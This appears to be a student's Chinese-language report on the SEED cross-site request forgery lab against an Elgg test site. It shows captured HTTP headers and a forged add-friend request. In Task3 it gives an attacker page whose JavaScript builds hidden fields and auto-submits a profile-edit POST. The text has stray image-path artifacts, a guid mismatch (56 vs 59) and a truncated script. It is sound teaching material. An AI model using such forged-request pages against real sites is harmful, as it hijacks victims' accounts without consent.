


Lab4

57119119

蔡一达

Task1

首先我们打开浏览器进入到服务器网站上,使用 HTTPHeaderLive 工具查看 HTTP 请求。



```
HTTP Header Live Main — Mozilla Firefox

http://www.seed-server.com/cache/1587931381/default/elgg/Ajax.js
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.seed-server.com/
Cookie: Elgg=211tbs042120o4r08hqe7nlkag
GET: HTTP/1.1 200 OK
Date: Sun, 25 Jul 2021 20:32:24 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: max-age=15552000, public, s-maxage=15552000
X-Content-Type-Options: nosniff
ETag: "1587931381-gzip"
Vary: Accept-Encoding,User-Agent
Content-Encoding: gzip
Content-Length: 1759
Content-Type: application/javascript;charset=utf-8

http://www.seed-server.com/cache/1587931381/default/elgg/spinner.js
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.seed-server.com/
Cookie: Elgg=211tbs042120o4r08hqe7nlkag
GET: HTTP/1.1 200 OK
Date: Sun, 25 Jul 2021 20:32:24 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: max-age=15552000, public, s-maxage=15552000
X-Content-Type-Options: nosniff
ETag: "1587931381-gzip"
Vary: Accept-Encoding,User-Agent
Content-Encoding: gzip
Content-Length: 365
Content-Type: application/javascript;charset=utf-8

Clear Options File Save ☒ Record Data ☒ autoscroll
```

Task2

点击 Add friend 按键,这个时候看到 HTTP Header Live 窗口出现以下信息:

```
HTTP Header Live Main — Mozilla Firefox
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.seed-server.com/profile/alice
Cookie: Elgg=chk9s3iecpd24le1vdrht2rar6
GET: HTTP/1.1 200 OK
Date: Sun, 25 Jul 2021 20:32:24 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: max-age=15552000, public, s-maxage=15552000
X-Content-Type-Options: nosniff
ETag: "1587931381-gzip"
Vary: Accept-Encoding,User-Agent
Content-Encoding: gzip
Content-Length: 365
Content-Type: application/javascript;charset=utf-8

http://www.seed-server.com/action/friends/add?friend=56&_elgg_ts=1627246045&_elgg_token=
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Connection: keep-alive
Referer: http://www.seed-server.com/profile/alice
Cookie: Elgg=chk9s3iecpd24le1vdrht2rar6
GET: HTTP/1.1 200 OK
Date: Sun, 25 Jul 2021 20:47:31 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: must-revalidate, no-cache, no-store, private
expires: Thu, 19 Nov 1981 08:52:00 GMT
pragma: no-cache
x-content-type-options: nosniff
Vary: User-Agent
Content-Length: 388
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/json; charset=UTF-8


Clear Options File Save [x]Record Data [x]autoscroll
```

其中“?”表示“to”，“friend=59”表示操作人 Samy 的 guid 为 59。
构造攻击程序 attacker32.html。

```
attacker32.html
1 <html>
2 <body>
3 <h1>This page forges an HTTP POST request.</h1>
4 
5 </body>
6 </html>
```




This page forges an HTTP POST request.



Task3

```
1 <html>
2 <body>
3 <h1>This page forges an HTTP POST request.</h1>
4 <script type="text/javascript">
5
6 function forge_post()
7 {
8     var fields;
9
10    // The following are form entries need to be filled out by attackers.
11    // The entries are made hidden, so the victim won't be able to see them.
12    fields += "<input type='hidden' name='name' value='Alice'>";
13    fields += "<input type='hidden' name='briefdescription' value='SAMY is MY HERO'>";
14    fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
15    fields += "<input type='hidden' name='guid' value='56'>";
16
17    // Create a <form> element.
18    var p = document.createElement("form");
19
20    // Construct the form
21    p.action = "http://www.seed-server.com/action/profile/edit";
22    p.innerHTML = fields;
23    p.method = "post";
24
25    // Append the form to the current page.
26    document.body.appendChild(p);
27
28    // Submit the form
29    p.submit();
30 }
31
32
33 // Invoke forge_post() after the page is loaded.
```



问题 1：伪造的 HTTP 请求需要 Alice 的用户 id 才能正常工作。如果攻击者并不知道 Alice 的 Elgg 密码，则无法登录 Alice 的帐户获取 guid 信息。在此 Task 中，我们通过查看 Alice 的 Profile 页面源得到了 Alice 的 guid。

问题 2：如果我们想对任何访问恶意网页的人发起攻击，在这种情况下，我们事先不知道访问网页者的身份。这样还能实施 CSRF 攻击更新被攻击者的 Elgg Profile 吗？任何人在访问网站时都会带有身份信息，只要攻击者能够提取到访问者的身份信息，将其动态嵌入恶意网站中，就可以实现 CSRF 攻击。一种可行的方法是预先建立用户名和 guid 的信息库，在某人访问页面时抓取其用户名，将用户名作为索引在信息库中查找到该访问者的 guid，或者使用 `elgg.session.user.guid` 获得访问者的 guid，攻击者将访问者的 guid 嵌入恶意网站，实现 CSRF 攻击。